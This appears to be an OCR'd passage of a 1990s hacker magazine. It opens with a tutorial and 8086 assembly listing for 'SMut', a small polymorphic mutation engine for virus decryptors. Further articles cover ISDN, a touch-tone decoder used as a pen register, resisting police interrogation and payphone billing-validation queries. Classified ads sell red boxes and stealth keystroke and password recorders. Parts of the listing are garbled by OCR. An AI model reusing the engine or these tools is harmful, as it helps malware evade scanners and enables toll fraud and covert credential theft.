An improvement on this theme is to use a mutation engine, which generates a different decryption segment for each virus spawned, thus making scanning for one of these creatures much harder. Mutation engines (most notably Dark Avenger's MtE) are shrouded in a mystical cloud of silence. Some of the warning literature has described the MtE as using "military grade encryption" rather than being what it is: mutating code. (Anti-Virus professionals are understandably reluctant to discuss a method that would make their jobs more difficult; as it is, getting ahold of a simple virus like Tiny is a labor itself!)

For the non-professional in pursuit of knowledge, this presents a problem. Fortunately, there have been some descriptions of the MtE out there, and they are useful enough for anyone with a minimum of assembly language skills. In fact I found the theory simple enough that I was able to write a small mutation engine (which I call "SMut") overnight.

The SMut Engine contains only an encryption/decryption routine and a mutation routine, as well as the initialization coding. After initializing, a virus using SMut would decrypt itself, mutate itself, and then do all its other operations.

The principle behind a mutation engine is simple: there are many ways to code the same function. Processors have interchangeable registers. Though they are usually meant for specific functions, one still has much leeway in coding. (For simplicity, the SMut Engine I'll be discussing here will focus mainly on this method.)

Other methods take advantage of synonyms and redundant code: INC X could also be ADD X,1 or ADD X,2/DEC X or ADD X,10/SUB X,9 or SUB X,-1. The decryptor can also be padded with nonsense code like NOP (No operation), ADD Y,0, OR Z,Z et cetera.

Let's take a look at a sample encryption/decryption routine. (Note: if your machine uses a different processor from the 8086 family, that's ok. You can still use this article to learn the theory.)

```
ENCR:
; Similar to one used by Leprosy-B
; Virus
      p0: push bx
      ; save registers used by
      ; routine
      p1: push cx
      ; 186 doesn't let you push
      ; 8-bit registers
      z0: mov cx, OFFSET START
      ; start addr of code to
      ; encrypt

LOOP:
      z1: mov ah, [bx]
      ; Get indexed byte
      z2: xor ah, OFFh
      ; XOR it
      z3: mov [bx], ah
      ; Put indexed byte
      z4: inc bx
      ; increment index
         nop
         ; Pad extra bytes for
         ; mutation?
         nop
      z5: cmp bx, OFFSET ENDCD
      ; is the index at the end of
      ; code?
      z6: jle LOOP
      ; if not, keep going
      p2: pop cx
      ; Restore registers
      p3: pop bx
         ret
         ; Return

START:
; Encrypted Code inside here

ENDCD:
```

Notice the z0..z6 and p0..p3 labels. Those are for the mutation engine, which will make the changes directly to the code.

This routine isn't the most efficient method, but it's the easiest to mutate: the obvious choices are the registers. BX can be replaced by SI or DI. AH can be replaced by AL, CL, CH, DL, CH. If we don't use BX, we can also replace AH by BL or BH. , thus we have 16 possible combinations.

We can also change the encryption value as well, which many virii do. Rather than using a separate data space, we can affect the change directly on the code by saving it to z2+2 (rather than use xor ah,Enc_Value, where Enc_Value is a memory location: that is too structured!).

Another mutable part of the code is the loop method. We can change z4 to add bx,1 or sub bx,OFFh. We can also switch the nop with the inc bx. If we're not too uptight about the last byte not being encrypted, we can change one byte at z6 to jnz LOOP. Another thing to change would be to reverse the order, decrementing bx down from ENDCD to START instead.

We've examined several possibilities for generating hundreds of variations, without even changing the size of our encryption routine.

For simplicity, we'll look at mutating the registers (the other methods of mutating code can be easier). Note the differences in the assembly of the following (on 80x86 machines):

```
Assembled (hex):          Source:

      8A 27               mov ah, [bx]
      8A 07               mov al, [bx]
      8B 07               mov ax, [bx]
      8A 0F               mov cl, [bx]
      8A 37               mov dh, [bx]
```

We can see some patterns here. Certain bits in the code indicate which registers are used, their size (8- or 16-bits), and what addressing mode. Most processors work this way. Our mutation engine set up the initial byte, "OR" in the chosen registers and bingo! We've mutated the code.

In the case of i86 processors, many of the opcodes are followed by a special data byte formatted like so: mmrrrxxx, where each letter stands for one bit. "mm" refers to a two-bit mode. "rrr" is the register. "xxx" actually means r/m, which varies depending on the addressing mode and opcode. Notice each register is expressed using three bits:

Value	8-Bit	16-Bit
000	AL	AX
001	CL	CX
010	DL	DX
011	BL	BX
100	AH	SP
101	CH	BP
110	DH	SI
111	BH	DI

Of course it's a bit more complicated (no pun intended). Some opcodes, depending on the addressing mode (mm) will expect a certain number of data bytes following (on the 8086 it may be up to four or five). You'll need to experiment on your own and learn (if you already don't know) assembly language from a good primer.

If you program on a machine which uses a different type of processor (such as the 6500 or 6800 families) you can use similar principles for writing a mutation engine.

One note about anti-viral utilities: the prevalence of mutation engines eventually can improve system security methods if the focus is shifted from scanning for recognizable code to heuristic scanners which will look for possible decryption engines, and operating systems which watch from the background for anything "funny" happening (this may save users from poorly written software as well as virii... moreso maybe).

The principles behind this mutation engine are not only useful for virus writing, however. They can be employed for data-security and copy protection schemes, artificial life simulations (such as Terra, in which a virtual memory is populated by self-replicating and evolving/mutating "life forms"), and perhaps even machines that can write programs or improve their own code.

The Listing

(This is probably not the most efficient coding... then again, see the quotes that this article started off with.)


As it is now, the listing should be assembled and linked then made into a COM file (using EXE2BIN or the /t option on TLINK). Load the program using DEBUG SMUT.COM. Examine the coding portion of the encryption routine, run the program (using the "g" command) and examine the encryption routine again. It should have mutated.

This program is a good shell for experimenting with mutation engines. As you make modifications, you can test and debug them safely. You'll need to examine the mutation engine a bit. The bit shifting makes it look a bit cryptic. However, optimization might make it less readable.

If it makes no sense, take out your guide to 8086 code, and study it well.

```
; SMut.ASM v2.4B * A Small Mutation-
; Engine Demo * by Tio Nate Jones

codesize equ endofcode-pgstart+1
; Size of program

encrsize equ endofcode startofcode+1
; Size of encrypted code

mutant
      segment byte public 'code'
      assume cs: mutant, ds: mutant,
      ss: mutant, es: mutant
      org 100h

; This is merely some demonstration
; code used for development....
; This is NOT the source code for a
; virus. It only includes a sample
; encryption routine and a sample
; mutation engine.

given proc near

start:
      jmp pgstart

exlib:
      int 22
      ; Insert appropriate code
      ; here...
      nop

pgstart:
      call init

init:
      pop si
      ; Where am I?
      sub si, offset init
      mov ax, si
      ; Plug values directly into
      ; encryption/
      add ax, offset startofcode
      ; decryption routine
      mov [si+offset 20+1], ax
      ; Allows for relocatable code!!
      add ax, encrsize
      mov [si+offset 25+2], ax

mtest:
      call mutate
      ; Test the mutation....
      call encrypt
      call encrypt
      ; Test the encryption/
      ; decryption routine. If it
      ; works (it does), Smut can
      ; be run an infinite number of
      ; times
      int 20h
      ; DOS exit

; This is the encryption/decryption
; routine

encrypt:
      P0:       push bx
      ; Save registers used
      P1:       push ax
      20:       mov bx, offset
                startofcode

xorloop:
; It may look inefficient, but
; it's easy to mutate
      21:       mov ah, [bx]
      22:       xor ah, 0
      23:       mov [bx], ah
      24:       inc bx
      25:       cmp bx, offset
                endofcode
                jle xorloop
      P2:       pop ax
      ; Restore registers
      P3:       pop bx
      ret

startofcode:
; Other code to be encrypted begins
; here... This is the mutation
; engine! (This demo will only
; produce sixteen possible
; variations, and thus is not a
; threat to western civilization.)

mutate:

getrand:
        mov ah, 2Ch
        ; Get a "random" number
        int 21h
        ; Call DOS GetTime routine

mut:
; OR = operating register (AL, AH,
; BL, BH, CL, CH, DL or DH)
; DL = index register (SI or DI) and
; Encryption Value

        add [si+offset Z2+2], dl
        ; Change the Encryption Value
        jz getrand
        ; if zero, get a new value...
        and dx, 0702h
        ; Only need DH=0..7 and DL=2
        ; or 7
        shr dl, 1
        ; Compensate for inaccurate
        ; hundredths of sec.
        or dl, 6
        ; Convert to mmrrr/m format
        mov al, 40h
        or al, dl
        mov [si+offset Z4], al
        mov al, 0C0h
        or al, dh
        mov [si+offset Z2-1], al
        ; Mutate XOR
        mov ch, dh
        ; save DH
        shl ch, 1
        ; convert to mmrrr/m format
        shl dh, 2
        shl dh, 1
        mov al, dh
        and dl, 1
        ; adjust format
        or dl, 4
        or al, dl
        mov [si+offset Z1+1], al
        ; Mutate MOV
        mov [si+offset Z3+1], al
        or dl, 6
        mov al, 0B8h
        or al, dl
        mov [si+offset Z3], al

cmp_mut:
        mov al, 0F8h
        ; Mutate CMP
        or al, dl
        mov [si+offset Z5-1], al

pp_mut:
        mov ax, 5858h
        ; Mutate PUSH, POP
        mov dh, ch
        ; restore DH
        and dh, 3
        or ax, dx
        mov [si+offset P0], ax
        mov ax, 5858h
        or al, ch
        or ah, cl
        mov [si+offset P2], ax
        ret

; Put more encrypted coding or data
; here...

tagline
        label word
        db 'SMut v2.48'

; Any fool who blindly inserts this
; mutation engine into a virus which
; he or she spreads into the wild
; shall spend all of eternity in the
; netherworld being pummeled with
; blunt objects by little gnomes who
; sing horrid top forty songs off
; key...

end-of-code:
        given   ends
        outlast ends
                end given
```

Overview



by Roger Harrison

For a few years ISDN has been something that has been joked about. Its acronym has stood for It Still Does Nothing, I Sure Don't kNow, and the correct term: Integrated Services Digital Network. It started out as ISDN-1 and then evolved into ISDN-2 and ISDN-3. The reason behind the sarcasm is because it is something that was almost as bad as vaporware. It was promised but it never seemed to be delivered. The AT&T "You Will" commercials are similar to this idea. Laugh no more because ISDN is here.. if you can convince those at your local phone company that it really exists

ISDN is a digital service for both voice and data communications. On POTS lines the maximum data transfer is about 30 kbps. With ISDN you can reach 64-128 kbps for data. This is all obtainable without changing your telephone lines. How, you may ask? It's done by changing your voice to data right at the phone line and combining it with up to two other data streams. In the central office they give you a new ISDN line card for your phone line. (Maybe they'll forget to reconnect the DNR in the process!)

Basic rate ISDN (BRI) is normally set up in 1B+D or 2B+D configuration. It is equivalent to three POTS lines at your house. The B stands for "Bearer" and the D for "Delta". The B1 channel is used mainly as an 8 bit voice channel, although it can provide 64 kbps data. The B2 channel is normally the 64 kbps data channel, but it also can provide voice. The D channel is 16 kbps for X.25 packet data and also for out-of-band signaling to the switch in the central office. Since there is a separate out of band signaling channel, this means that if you have Call Waiting you can use Caller ID on the person who just called. In fact, you can do this many times to subsequent callers. 128 kbps data transmission is obtained by using two of the B channels.

What does this mean to you? First of all, you can be talking on the phone with a friend on one B channel while sending them a virus on the other B channel while still being connected to the Internet on the D channel

You can gain more information on ISDN by contacting the National ISDN hotline of Bellcore at 1-800-992-ISDN, FAX (201) 829-2282, e-mail isdn@cc.bellcore.com, URL http://info.bellcore.com. The AT&T documentation guide has info you can get. Obtain the guide by calling 1-800-432-6600. Bellcore's Catalog of Technical Information also has documents. Reach them at 1-800-521-CORE. Your local company may have information too, but if you're in NYNEX territory, don't even bother with their 1-800-GET-ISDN number because the information isn't updated, therefore much of it is incorrect.

THE * DTMF # DECODER

MoTron TM-16a+ Touch Tone Decoder
MoTron Electronics
310 Garfield Street Suite 4
PO Box 2748
Eugene OR 97402
503-687-2118
$249
Review by Blue Whale

If you're in the market for a small, portable touch tone decoder, forget about OptoElectronics. For $249, MoTron will send you a TM-16a Plus, with no questions asked, if you know what I mean.

General description . . .

The Toner-Master measures approximately 6" by 3.75" by 1", about the size of an AR8000 scanner. The chassis is metal and feels solid. The buttons, on the other hand, are of the cheapest plastic variety available, and were probably used to keep the cost low and the circuit board simple (this is unfortunate, as I would have gladly paid more to have solid metal buttons).

Power is supplied from either a 9 volt battery or from its 12 VDC input (the transformer "brick" is sold separately for $10). Sadly, to install the battery, the chassis must be unscrewed and opened, although once installed the battery does seem to last. There is a fat (cheap) red LED to indicate power.

Besides the power switch, there are two "scroll" buttons and a clear button, the latter being inconveniently placed where all the hand action is, so that it is not uncommon to occasionally hit this button, lose your tones, and then lose your mind.

As I purchased the "Plus" version, my unit also came with an RS-232 female connector for computer interfacing.

Touch tones are viewed on a 16 character LCD (not backlit), and may be simultaneously monitored on the unit's small built-in speaker. While this speaker is an extremely useful addition, it is unfortunate that the output volume is controlled by a variable potentiometer on the circuit board which is accessed through a small hole in the chassis. Besides being difficult to adjust, the potentiometer must be handled gently as its solder joints are the only thing holding it to the circuit board.

The display itself is not particularly clear, and must sometimes be held at awkward angles in order to view the characters (although it is not quite so bad as the illustration might suggest). In addition, the instruction manual warns that the LCD is sensitive and should be kept out of direct sunlight and away from heat.

Switching on the unit yields: "TM-16a READY".

What happens next depends on you.

As a DTMF decoder . . .

The Tone-Master has a standard eighth-inch phono jack for its audio input. As all hand held radios, scanners, tape cassette players, and just about everything else utilizes this same type of jack for audio output, there should be no problem connecting the decoder to whatever the source of your tones are. What makes the Tone-Master especially useful, however, is that it also comes with a modular telephone line-in jack. Thus touch tones may be culled from all the various sources that are of interest to hackers. It is this versatility and attention to detail that makes the unit such a worthwhile purchase.

Actual operation is simple. All touch tones appear as the characters they are. For phone operation, the decoder displays a "<" for off-hook and a ">" for on-hook detection. Thus, lifting a phone receiver, hitting all the touch tones, and then hanging up will yield: "<T:123456789*0#>". The "T:" indicates tones, while a "P:" indicates pulse dialing.

The decoder uses a "-" to indicate a seven second pause between touch tones or on-hook detections. Thus if we had paused midway while dialing our touch tones, the aforementioned example might have looked like this: "<T:123456-T:789*0#>"

For scanner operation, the built-in speaker allows you to continue monitoring while you are logging touch tones, although I recommend getting the custom audio out jack option for serious listening.

The decoder can store up to 80 characters in its very volatile memory, which may be accessed via the scroll buttons.

As a PEN register . . .


This is where the value of the Tone-Master increases exponentially. A simple RS-232 connection (9600 baud) to any computer running the simplest terminal software will allow the decoder to function as a PEN register. With a computer connection, the unit is no longer restricted by its limited 80 character memory, but by the memory of the computer. With a simple terminal script, you can easily add time and date functions, or have your computer sound an alarm when certain touch tone sequences are detected. Both of these features are incorporated in software provided by MoTron (for MS-DOS machines).

As a telephone monitoring device . . .

For an extra $20, MoTron will add an audio out jack so that you can pipe your input back out again to headphones, an amplifier, or a recording device. When the output jack is engaged, the speaker is disengaged, which is another useful feature when you want to mute the speaker without having to deal with the potentiometer volume control.

Conclusion . . .

Despite the cheap buttons, inconvenient battery installation and limited 80 character memory, the Tone-Master is well worth the money. It is a solid and versatile device that still manages to be small and portable. Quite simply, there is nothing like it on the market.



HACKING A POLICE INTERROGATION

by Dario Okasi

I was struck by what was said by the ATM Bandit in the Spring 1995 issue about being interrogated by the Secret Service - "don't tell them anything." This is always good advice but what few people understand is how well trained any police force is in interrogation. Knowledge is power and once you know how a police interrogation works you can be better prepared for it should it ever happen to you.

Aside from not getting caught, the first thing you can do is have a story and stick with it. Plan it out *way ahead of time* just in case. It's always a good idea that you insist on your lawyer being present so you may not have to tell your story.

Note: In most states you can only be held without being charged for 24 hours. It can mean a long session but think of it as a waiting game. If you wait, you win.

The most important note: Ask for a lawyer!! The Supreme Court ruled that merely asking, "Should I have an attorney?" is not enough. You have to say, "I want a lawyer" in order for the questioning to stop. Let me say this again. *You clearly and succinctly must request an attorney.* Once you do anything beyond that point, it is admissible as evidence.

When brought into an interrogation room, note the furnishing. Most likely there will be just a few chairs and a very low sofa. You'll note that if you sit on the sofa, it is so low you can't get up without a great deal of effort. This is to put them into a position of power over you. You can take control by not sitting at first. They will ask you to sit. Ask "Where do you want me to sit?" When they tell you sit *anywhere else.* This will make them mad as hell and they will show it, but it lets them know that you are in control of the interview.

Once in an interrogation room, insist on a lawyer. They will say, "We're not charging you with anything, so you don't need a lawyer. We just want some information."

My favorite response to this is to tell them that you know just how dirty (your city) cops are and that you can't trust cops who lie and are "on the take". You might, at some point, let them know you expect them to beat you up because "you've beaten up friends of mine." This will do two things. 1) put them on the defensive and 2) distract them, momentarily, from why they had brought you there. If they take this bait don't make up any stories about "bad cops". Just remain silent and repeat your claim.

If you continue to insist on a lawyer, they will threaten to arrest you. It's best to be under arrest with a lawyer than to spill your guts in a police interrogation. *Insist on a lawyer* no matter what.

You will seldom, if ever, be interrogated by just one cop. One will try to make the whole thing seem very casual and will "just want to get the facts straight." The other will be silent and moody. Ever hear of "Good Cop Bad Cop"? If this is the play they use, you can keep control of the interrogation by letting Good Cop know that *he* is responsible for what Bad Cop does.

A common technique is that they will say you are not in trouble but that they just want some information. They will want to be your friends. *Tell them nothing.*

Failing this, they will threaten you with a *huge* amount of bogus charges they say can be traced directly to you. It is all bullshit. If they had that kind of evidence they would have charged you already. They will go so far as to show you evidence, printout sheets, photos, or statements from others. *But they won't let you examine it* because it is all made up! If they do this *insist on thoroughly examining every bit of evidence they show* and then refute it! A good example - they will show you a photo of yourself getting out of your car and claim it shows you committing (whatever crime). Your reply would be, "That shows me returning from the laundromat. That's all and you know it! You're as dirty a bunch of cops as everyone says!"

This can get more complicated if it involves more people than just yourself. Be certain that if the cops suspect you and your friend(s), they will bring you all in and separate you. They will give you no time to create a usable story so rehearse it with your accomplices way ahead of time and make certain everyone knows what can happen in a police interrogation.

If you have done everything correctly you will find yourself sitting silently for a long time. They will walk in and tell you that your friends have just implicated you in a crime in order to get a better deal from the DA. Assuming your friends have done their job, this will be bullshit too!

In order to further threaten you, they might bring in a "signed confession" from your friends. Note that they won't let you read it because all they did was ask your friends to sign a sheet of paper with a bunch of trivial information on it like name, address, last employment, etc. Your response: Let them know it's bullshit and that it's just further evidence that they are "dirty cops". A friend of mine once responded to this ploy by saying, "I bet you that all that *really* says is that he's promised to not fuck your wife more than twice a week." The interrogating officer was not amused.

Someone once told me that he and his friends would use a "code word" that would be used if they broke under the interrogation. The cops would then relay this to his accomplices as a sign that their friend did indeed confess. The only time you should "break" is if your life is being threatened by the police. This is rare but not unheard of. A historic (and illegal) threat that police have used is to take all the bullets out of their gun and show them to you. They put one bullet in the chamber and start playing Russian roulette with you. Rest assured there is no real bullet in the chamber. They palmed the real bullet.

Once they have figured out that you won't tell them anything they will either let you go or arrest you. If they arrest you they will let you talk to your lawyer. *Always talk to your lawyer first.*

There are plenty more strategies they will use, but this will give you an idea of what police are willing to do in order to squeeze information out of you.

Keep in mind, a police interrogation is like a game and they are counting on you to *not* know that. Once you know it's a game, and you know how to play, hacking it can be easy.

(continued from page 27)

which fields are present in query). "SNETUSER" is the 8 character User ID. "0200" is the message type (0200 = Query, 0210 = Reply). "01" is the transaction type (00 = Calling Card, 01 = Collect Call, 02 = Third-Party Billing, 03 = Credit Card). "123456" is the message sequence number (the serial number of the query). "1" is the data indicator (a "1" means data is to follow, "0" means no data to follow). "951027" is the date of query (YYMMDD). "213400" is the time of query in 24 hour format (HHMMSS). ";;" is the message separator (separates message portion of query from data portion). "80C0" is the data field bit map (marks which fields are present in query). "5167512600" is the billing number (PIN number will follow for calling cards). "6178909200" is the originating number (referred to as ANI), and "5044433999" is the destination (called) number.

Example 2: Sample Transactions

```
Query: 0QFF02SNTUSER02000012345613505
23213400;;900051675126009939

Reply: 0QFE40SNTUSE02210001234560 3505
23213400211;;

Query: 0QFF02SNTUSER02000212345613505
23213400;;80C05167512600617890920050 4
4433999

Reply: 0QFE40SNTUSER02100112345613505
23213400051;;80C05167512600617890920 0
5044433999
```

The first sample transaction is a validation request for calling card number 5167512600999. The reply code was "211: Denied - Invalid PIN". The second sample transaction is a request for a third-party collect call verification. The originating number is (617) 890-9200, the number being called is (504) 443-3999 and the number the call is to be billed to is (516) 751-2600. The reply code was "051: Conditionally Approved - Verify Third-Party Call" which means the call must be verified with the billed party before the call will be placed. Another possible reply would be "005: Approved Third-Party Call - No Verification Required". I'll leave it up to the reader to decode the reply fields as an exercise.

Table A: Header Field Bit Map Translation - a binary "1" means that field will be included in the query/reply.

Message Header

Bit	Field
1	User ID
2	Message Type
3	Transaction Type
4	Message Sequence Number
5	Data Indicator
6	Date
7	Time
8	Reply Code

Message Body

Bit	Field
1	Account Number
2	Expiration Date
3	Not used
4	PIN
5	Primary BAD
6	Authorization Code
7	Merchant ID
8	Authorization Amount
9	Originating Number
10	Terminating Number

(Bits read 1-16 from left to right)

Table B: Sample Reply Codes

000	Approved Calling Card
004	Approved Collect Call - No Verification Required
005	Approved Third-Party Call - No Verification Required
010	Approved Commercial Credit Card
050	Conditionally Approved - Verify Collect Call
051	Conditionally Approved Verify Third-Party Call
200	Denied - Invalid Calling Card
211	Denied - Invalid PIN
214	Denied Collect Call
215	Denied Third Party Call
216	Denied - Public Coin Phone
400	Denied - Invalid Commercial Credit Card
402	Denied - Confiscate Credit Card
405	Denied Credit Card Expired

Any code less than 100 is generally an approval code, and anything equal to or greater than 100 is a denial code. Codes in the 100 series mean there was error in the query (missing field, bad format, etc.). Codes in the 200 series are denials for Billed Number Screenings or BNS (i.e., calling card, collect, and third-party calls). Codes in the 300 series are denials based on fraud control screening. Codes in the 400 series are commercial credit card denials.

The Bells Fight Back

A new breed of payphone which is red box resistant seems to be popping up all over the place. These phones are similar to COCOTs in that they are somewhat intelligent. They can be dialed up and polled like a COCOT for remote maintenance and other features. Red boxes are rendered ineffective as the payphone simply seems to ignore the external tones and keeps demanding money until either you hang up in disgust or the live operator comes on the line to tell you to either put some money in or give it up. I hope to present more information regarding these new payphones in a future article of this series.

COCOT Survival Tips

To avoid excessive calling card charges, dial "0" to get a local Bell operator and ask him/her to place the call for you. This way, your card is billed by the Bell (with its normal rates) as opposed to the COCOT operator who will most likely tack on ridiculously high calling card surcharges to the total charge.

Miscellany

Most RBOCs now offer special COPT lines to payphone operators. These lines are tailored specifically for COCOTs in that they have inherent number blocking and, most importantly, will never return an unrestricted dialtone by way of dialing numbers which do not return a "wink" (such as 800 numbers). Local operators will automatically be able to recognize COCOTs utilizing COPT lines as just that.

Where Do I Go From Here?

Now you know there is more to COCOTs than is readily apparent. They are pretty fascinating devices. If you'd like to learn more, I would suggest trashing a local COCOT operator to see what kind of interesting things they are throwing out. Most operators will post their address right on the phone itself, so that's a good place to find directions to your local neighborhood COCOT operator. Also, try a little experimentation on the COCOT itself. Try to gain access to the CO line and clamp a butt-set on it. Make a few different types of calls and observe what you hear on the line. Punch in random digits on the keypad starting with the "*" or "#" keys. You may find some interesting things. In the meantime, I'll be continuing my research into the mysterious ways of the COCOT and hope to present even more informative articles in future issues of 2600. Until then, hack and be merry!

2600 Marketplace

For Sale

FREE PHONE CALLS FOR LIFE! New video "How to Build a Red Box". VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-145) into a red box to obtain free calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $29 US. $5 for shipping and handling. DIGITAL RECORDING KEYCHAIN. Records and plays ANY tone you generate. Very small. Fits in pocket for easy access. 30 second capacity. Includes 4 watch batteries. No assembly necessary. $28 US and $5 shipping & handling. Send check or money order to: East America Company, Suite 300, 156 Sherwood Place, Englewood NJ 07631. (201) 871-9172.

HAL SYSTEMS. We specialize in used IBM components. Literally thousands of IBM parts, components, accessories. IBM convertibles. IBM complete systems, huge biggin platters!! Inexpensive "D" size platters (for you circuit board junkies). We have an incredible stock of hard to find & out of production IBM components. We probably have the largest stock of PC Junior systems and components in existence. We're not a Large Retail Outlet. So call for an appointment (516) 423-2061. Mention this ad and get 10% off any purchase over $100.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

"THE MAGICAL TONE BOX" FULLY ASSEMBLED version of this device similar to the one published in Winter 1993-94 issue of 2600. Credit card size & only 1/4 inch thick! Records ANY tone you generate onto chip. 20-second capacity. Includes 4 watch batteries. Only $29, 2 for $55, 4 for $102. Send Money Order for 2nd day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping & insurance. "THE QUARTER" DEVICE - Complete KIT of all parts including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 Volt battery & wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. Funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East-Suite 15N, West New York, NJ 07093.

INFORMATION IS POWER! Our new catalog is out with new manuals, programs, files, books, and information. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world wide, our information will elevate you to a higher plane of consciousness. Join Today. Send $1 for our catalog to SotMESC, Box 573, Long Beach, MS 39560.

DMV DATABASE - 1995 EDITION for the state of Texas. Look up license plates, generate mailing lists, search for missing persons, do demographic research, track debtors, many other uses! Texas $495, Florida $495, Oregon $219. Mike Roberts Bootleg Software, 9520 SE Mt. Scott, Portland OR 97266 (503) 777-2910.

STEALTH PASSWORD RECORDER. Secretly records usernames and passwords on any PC. Works with PC programs, or any mainframe/BBS/whatever accessed by the PC users. Undiscoverable "stealth" dual SYSCOM program. 100% tested on PC, XT, AT, 286, 386, 486 & all DOS's. Only $29 US. Incl. disks, manual. Also: PC background keypress recorder. RECKEY.EXE is a Stealth TSR which records all keys pressed in DOS and Windows to DISK or RAM. Also stores key-press timings, & key-held duration. Can identify what's typed, when, & by *whom* (from their typing style). Includes programming info and extensive help. Only $29 US. Ship anywhere free. Order from MindSite, GPO Box 343, Sydney NSW 2001 Australia.

GET YOUR COPY of the newest and best ANSI bomb bad batch file detector ANSICHK9.ZIP. Send $3 to cover shipping and handling to Patrick Harvey, 710 Peachtree St. NE #430, Atlanta, GA 30308.

THE BLACK BAG TRIVIA QUIZ: On MSDOS disk. Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining and VERY educational. Includes selected shareware catalog and restricted book catalog. Send $1 ($1.50 for 3.5) and 2 stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

LOOKING FOR A LINEMAN'S HANDSET? We have one for $65 (U.S.). Great for use with your tone dialer. Send your order to: Bertom Technical Products - P.O. Box 233, Arlington, TX 76004 USA. (Internet address: bkeith@dfl.tonetouring). We also carry 6.5536 mhz crystals for $4 apiece, three or more crystals only $3 each. Also available: 8870 or SSI-202 DTMF decoder IC's for $4, 556 timer IC's for $1.50, 555 timers for $1.00. Cash, check, or money order accepted. (There is a short delay for checks to clear.) A current parts flyer is available by snail mail or e-mail.

LOWEST PRICES on underground information including phreaking, hacking, cellular, anarchy, and too many other subjects to list. Send $1 (cash) for current catalog. Dyse Bandits, PO Box 851, No. Branford, CT 06471.

Info Exchange

WE LOOK FOR PEOPLE AROUND THE WORLD WITH PHONECARDS. We have information very important for you. Write to: Boletin Daton, PO Box 133, E-18080 Motril-Granada, Spain.

DATA INTELLIGENCE CORE (503) 697-7654. An information exchange for intelligence students. Handles HUMA subjects as well as espionage. Need information on Russian Intelligence. Send e-mail to idcore@ypn.oly.

INFO EXCHANGE. Please send any hack/phreak/scam/controversial info. Especially looking for info that is relevant to the United Kingdom. Need info to start UK hack ring. Send info and return address (not compulsory) to: London Underground c/o Terry Boone, 120 Chesterfield Rd., Ashford, Middlesex, TW15 2ND, England.

Help Wanted

NEED IMMEDIATE HELP TO CLEAR MY CREDIT REPORTS. Please respond to: B. Mckinzie, P.O. Box 2593, Davenport, IA 52809.

NEED HELP TO CLEAR MY CREDIT REPORTS. If you can assist me in clearing my credit report please forward response to: P.O. Box 2777, Minneapolis, MN 55402. Will pay top dollar!!!

WANTED: Information or help in clearing up credit reports. Please respond to: CJ, 26041 Osterman Rd. Q2, Lake Forest, CA 92630.

Hacker Boards

DEF CON Voice System: (801) 855-3326 - the place to meet other k-rad hacker types. 5 voice conference areas with up to 8 people each, all digital. Very fast few VMBs and multiple voice BBS sections to cover all areas of conversation. Daily conferences start around 9pm Eastern.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. Telnet: anarchy-online.com. Modem: 214-289-8328.

FROG DOG. Evil Clown of Park BBS, you saw us at HOPE - now call us and experience a professional, fresh-minded DBS! HP texts, PC demos, coding, free Internet newsgroups, and e-mail. No charges/ratios! 28.8, 24hrs (313) 1XX-1-DOOM, automated info from info@frogdog.com.

